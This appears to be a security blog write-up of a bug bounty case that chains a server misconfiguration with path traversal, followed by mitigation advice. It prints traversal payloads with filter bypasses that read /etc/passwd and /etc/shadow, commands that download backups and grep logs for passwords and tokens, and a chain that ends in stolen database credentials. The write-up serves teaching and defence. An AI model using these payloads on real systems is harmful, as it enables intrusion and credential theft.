
Listen to this Post
Introduction:

In the intricate world of web application security, seemingly minor oversights can coalesce into critical breaches. A recent private bug bounty program on HackerOne showcased this stark reality, where a server misconfiguration and a path traversal vulnerability were chained together to bypass access controls and expose internal resources. This case study dissects this technically nuanced attack chain, demonstrating how defensive layers can be peeled back by a determined researcher.
Learning Objectives:
- Understand the mechanics and dangerous synergy between server misconfiguration and path traversal vulnerabilities.
- Learn practical reconnaissance and exploitation techniques using common command-line tools.
- Gain insight into mitigation strategies for developers and proactive detection methods for security professionals.
You Should Know:
1. The Art of Reconnaissance: Fingerprinting the Target
Before exploitation comes discovery. The initial phase involves mapping the application’s structure, technologies, and potential weak points. Automated tools combined with manual inspection are key.
Step-by-step guide explaining what this does and how to use it.
Tool: `curl` & `nmap`
Objective: Gather HTTP headers and identify services.
- Identify Server & Headers: Use `curl` to inspect the server’s response headers, which often reveal the software and configuration.
curl -I https://target-application.com
Look for headers like
Server,X-Powered-By, or overly permissive `Access-Control-Allow-Origin` headers. - Port & Service Discovery: Use `nmap` to find open ports and associated services, which may include administrative interfaces or internal services.
nmap -sV --script=http-enum,http-title -p 80,443,8000,8080,8443 target-application.com
- Enumerate Directories: Use a tool like `gobuster` or `ffuf` to discover hidden directories and files, such as
/admin,/backup,/config, or/logs.gobuster dir -u https://target-application.com -w /usr/share/wordlists/dirb/common.txt
2. Exploiting Server Misconfiguration: The Open Door
Server misconfiguration is a broad category. In this context, it likely involved an insecure directory listing or improper access control on a resource that should have been private (e.g., a `/logs` or `/backup` directory).
Step-by-step guide explaining what this does and how to use it.
Scenario: The researcher found a directory (e.g., /internal/) that was accessible without authentication due to missing or flawed .htaccess/web server configuration.
Exploitation:
- Upon accessing `https://target.com/internal/`, instead of a 403 Forbidden error, the server returned a 200 OK with a list of files.
- This file listing potentially revealed sensitive filenames like
app.log,config.bak, or2024_backup.zip. - Direct access to these files could leak credentials, API keys, or source code. For example:
Download a leaked backup file
wget https://target.com/internal/production_backup.sql.gz
Search for secrets in logs
curl -s https://target.com/internal/app.log | grep -i "password|api_key|token"
3. Chaining with Path Traversal: Going Deeper
Path Traversal (CWE-22) allows an attacker to read arbitrary files on the server by manipulating file paths using sequences like `../` (or its encoded variants). The misconfiguration provided the entry point, but path traversal allowed lateral movement.
Step-by-step guide explaining what this does and how to use it.
Vulnerable Endpoint: Imagine the application has a feature to display logs: `https://target.com/internal/view?file=app.log`.
Exploitation:
- Test for Traversal: Attempt to escape the intended directory.
https://target.com/internal/view?file=../../../../etc/passwd
- Bypass Filters: If basic `../` is blocked, try URL-encoded, double-encoded, or absolute paths.
https://target.com/internal/view?file=%2e%2e%2f%2e%2e%2fetc%2fpasswd (URL-encoded)
https://target.com/internal/view?file=....//....//etc/passwd (Nested sequences)
https://target.com/internal/view?file=/etc/passwd (Absolute path)
- Retrieve Sensitive Files: Success would mean accessing OS or application configuration files.
Using curl to exploit
curl --path-as-is "https://target.com/internal/view?file=../../../etc/shadow"
The `–path-as-is` flag in curl prevents it from normalizing the path, which is crucial for the attack to work.
4. Windows vs. Linux Path Nuances
The exploitation syntax differs between operating systems, which is critical for targeting the underlying server OS.
Step-by-step guide explaining what this does and how to use it.
Linux/Unix-based Systems:
Use `../` to traverse directories.
Key files: /etc/passwd, /etc/shadow, /proc/self/environ, ~/.bash_history, application configuration files (e.g., /var/www/.env).
Windows-based Systems:
Use `..\` or its URL-encoded form (`..%5c`).
Use absolute drive paths: `C:\Windows\System32\drivers\etc\hosts`.
Key files: `C:\Windows\win.ini`, `C:\boot.ini`, `C:\inetpub\wwwroot\web.config`.
Example Windows exploitation attempt:
https://target.com/internal/view?file=..%5c..%5c..%5cwindows%5cwin.ini
5. Building the Final Attack Chain
The researcher did not stop at one vulnerability. They combined them to achieve a greater impact.
Step-by-step guide explaining what this does and how to use it.
1. Step 1 – Find the Misconfiguration: Discover an openly accessible `/logs` directory via directory brute-forcing.
2. Step 2 – Analyze the Files: Find a log file referencing a configuration backup script: "Backup job started: /internal/scripts/backup.php".
3. Step 3 – Pivot with Traversal: The `view` parameter in the logging interface is vulnerable. Use it to read the backup script source code.
GET /logs/view?file=../../internal/scripts/backup.php
4. Step 4 – Discover New Secrets: The `backup.php` source code contains hardcoded database credentials.
5. Step 5 – Escalate Access: Use these credentials to access the database, potentially leading to full system compromise.
6. Mitigation and Hardening Strategies
Defending against such attacks requires a multi-layered approach.
Step-by-step guide explaining what this does and how to use it.
For Developers:
- Principle of Least Privilege: Web server processes should have minimal read/write permissions to the filesystem.
- Input Validation: Sanitize user input for file operations. Use an allow-list of permitted characters and basename functions.
// PHP Example - Bad Practice
$file = $_GET['file']; // Dangerous!</li>
</ol>

// Good Practice
$allowed_files = ['app.log', 'access.log'];
$file = $_GET['file'];
if (!in_array($file, $allowed_files)) { die('Invalid file'); }
$filepath = '/var/log/safe_dir/' . basename($file); // basename strips paths
3. Disable Directory Listing: Configure your web server (Apache, Nginx) to disable automatic directory indexing.
For Security Teams:
- Regular Scans: Use SAST tools in CI/CD pipelines to catch vulnerable code and DAST tools to scan for misconfigurations.
- Manual Penetration Testing: Employ bug bounty programs or red team exercises to find complex chains automated tools miss.
What Undercode Say:
- The Sum is Greater Than the Parts: Isolated, a misconfiguration or a path traversal might be low severity. Chained together, they can become a critical data breach. Security assessments must evaluate how flaws can interact.
- Context is King: The “internal” resource accessed was the real prize. The technical vulnerability (traversal) was just the tool; the security impact was defined by the business context of the exposed data.
Prediction:
As cloud-native and microservice architectures proliferate, the attack surface for misconfigurations expands exponentially. We predict a rise in “configuration drift” vulnerabilities, where dev, staging, and production environments diverce, leaving internal endpoints exposed. The future of such exploits will increasingly involve AI-assisted reconnaissance to map complex cloud permissions (like overly permissive S3 buckets or IAM roles) and automatically chain them with classic web vulnerabilities, leading to faster, more automated, and more devastating breaches. Proactive, automated security posture management will transition from “nice-to-have” to an absolute necessity.
▶️ Related Video (78% Match):
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Awab Abdalmotaleb – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅🔐JOIN OUR CYBER WORLD [ CVE News • HackMonitor • UndercodeNews ]
📢 Follow UndercodeTesting & Stay Tuned:


